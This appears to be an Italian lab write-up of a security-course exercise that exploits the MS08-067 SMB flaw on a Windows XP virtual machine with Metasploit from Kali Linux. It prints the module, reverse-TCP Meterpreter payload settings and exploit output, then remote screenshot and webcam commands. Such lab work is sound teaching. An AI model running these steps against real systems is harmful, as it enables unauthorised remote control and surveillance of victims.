


Per l'esercizio di oggi, apriamo Windows XP e Kali Linux e verifichiamo le seguenti configurazioni:



```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>ipconfig

Configurazione IP di Windows

Scheda Ethernet Connessione alla rete locale (LAN):

    Suffisso DNS specifico per connessione: homenet.telecomitalia.it
    Indirizzo IP. . . . . : 192.168.1.68
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . : 192.168.1.1

C:\Documents and Settings\Administrator>
```

---

```
Indirizzo IP. . . . . : 192.168.1.68
Subnet mask . . . . . : 255.255.255.0
Gateway predefinito . . . . . : 192.168.1.1
```

```
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue stat
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc
   link/ether 08:00:27:d2:26:79 brd ff:ff:ff:ff:ff:ff
   inet 192.168.1.25/24 brd 192.168.1.255 scope global no
       valid_lft forever preferred_lft forever
   inet6 fe80::9f2:346b:37be:2028/64 scope link noprefixr
       valid_lft forever preferred_lft forever
```

Dopodichè verifichiamo la comunicazione tra le due macchine all'interno della rete:

```
(kali㉿kali)-[~]
$ ping 192.168.1.68
PING 192.168.1.68 (192.168.1.68) 56(84) bytes of data.
64 bytes from 192.168.1.68: icmp_seq=1 ttl=128 time=0.802 ms
64 bytes from 192.168.1.68: icmp_seq=2 ttl=128 time=0.567 ms
^C
```

```
C:\Documents and Settings\Administrator>ping 192.168.1.25
Esecuzione di Ping 192.168.1.25 con 32 byte di dati:
Risposta da 192.168.1.25: byte=32 durata<1ms TTL=64
Risposta da 192.168.1.25: byte=32 durata=1ms TTL=64
Risposta da 192.168.1.25: byte=32 durata=1ms TTL=64
```

Passiamo allo svolgimento dell'esercizio:

#### Traccia: Hacking MS08-067

Oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067. Una volta ottenuta la sessione, si dovrà:

- Recuperare uno screenshot tramite la sessione Meterpreter.
- Individuare la presenza o meno di Webcam sulla macchina Windows XP (opzionale).

Per prima cosa, avviamo msfconsole (Metasploit Framework Console) per recuperare il modulo relativo alla vulnerabilità MS08-067, sfruttando il comando **search ms08-067**  
Il modulo in questione è *exploit/windows/smb/ms08\_067\_netapi*

```
msf6 > search ms08-067

Matching Modules
=====
#  Name
-  -
0  exploit/windows/smb/ms08_067_netapi
   Relative Path Stack Corruption
1  \_ target: Automatic Targeting
2  \_ target: Windows 2000 Universal
3  \_ target: Windows XP SP0/SP1 Universal
4  \_ target: Windows 2003 SP0 Universal
5  \_ target: Windows XP SP2 English (AlwaysOn NX)
```

Questo è uno degli exploit più noti di Metasploit. È specificamente progettato per sfruttare la vulnerabilità MS08-067 nel servizio Server di Microsoft Windows (*srvsvc.dll*) che può essere utilizzata per eseguire codice arbitrario da remoto.

Selezioniamo quindi il modulo con il comando **use 0**:

```
P Stager with UUID Support
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > set payload 62
payload => windows/meterpreter/reverse_tcp
```

Cerchiamo il payload relativo a *Meterpreter/reverse\_tcp*, che ci permette di ottenere un accesso remoto al sistema target sfruttando una connessione di tipo reverse TCP. Quindi, quando il payload viene eseguito sul sistema target, inizia il processo di connessione inversa. Invece di aspettare che qualcuno si connetta al sistema target, il payload avvia una connessione in uscita verso l'indirizzo IP e la porta dell'attaccante che andiamo a configurare.

Infatti, tramite il comando **options** andiamo a vedere tutto ciò che ci viene richiesto per eseguire l'attacco, tra cui ovviamente RHOST e RPORT, ovvero host remoto e porta remota, più altre impostazioni. Con **set payload 62** selezioniamo il payload in questione, con **options** analizziamo quali parametri sono richiesti per eseguire l'attacco e di conseguenza i settaggi da effettuare, e con **exploit** (o **run**) lanciamo l'attacco.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set payload 62
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > options
```

Module options (exploit/windows/smb/ms08\_067\_netapi):

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see <a href="https://docs.microsoft.com/en-us/windows-server/networking/technologies/smb/smb-server/understanding-smb-protocol-features">https://docs.microsoft.com/en-us/windows-server/networking/technologies/smb/smb-server/understanding-smb-protocol-features</a>
RPORT	445	yes	The SMB service port (TCP)
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, process, thread)
LHOST	192.168.1.25	yes	The listen address (an interface on the target host)
LPORT	4444	yes	The listen port

```
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.1.71
rhosts => 192.168.1.71
msf6 exploit(windows/smb/ms08_067_netapi) > set lhost 192.168.1.25
[!] Unknown datastore option: ♦♦lhost. Did you mean LHOST?
♦♦lhost => 192.168.1.25
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.1.25
LHOST => 192.168.1.25
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.1.71
RHOST => 192.168.1.71
```

Come possiamo notare dalla figura in basso, la sessione di Meterpreter è stata aperta e correttamente eseguita. Da qui in poi, possiamo eseguire comandi di sistema, navigare tra i file, e avendo privilegi elevati, possiamo fare quasi tutto ciò che vogliamo sul sistema bersaglio.


```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.71:445 - Automatically detecting the target...
[*] 192.168.1.71:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.71:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.71:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.1.71
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.71:1031) at 2024-07-10 18:10:22 -0400

meterpreter > help
```

Per l'esercizio viene richiesto di effettuare uno screenshot da remoto, tramite il comando **screenshot**:

```
meterpreter > screenshot
Screenshot saved to: /home/kali/WUTTKmqB.jpeg
```

Come possiamo notare, lo screenshot è stato salvato correttamente:



Inoltre, con il comando **webcam\_list** possiamo avere accesso alla lista delle webcam collegate al sistema, che in questo caso non sono presenti.

```
meterpreter > webcam_list  
[-] No webcams were found  
meterpreter > 
```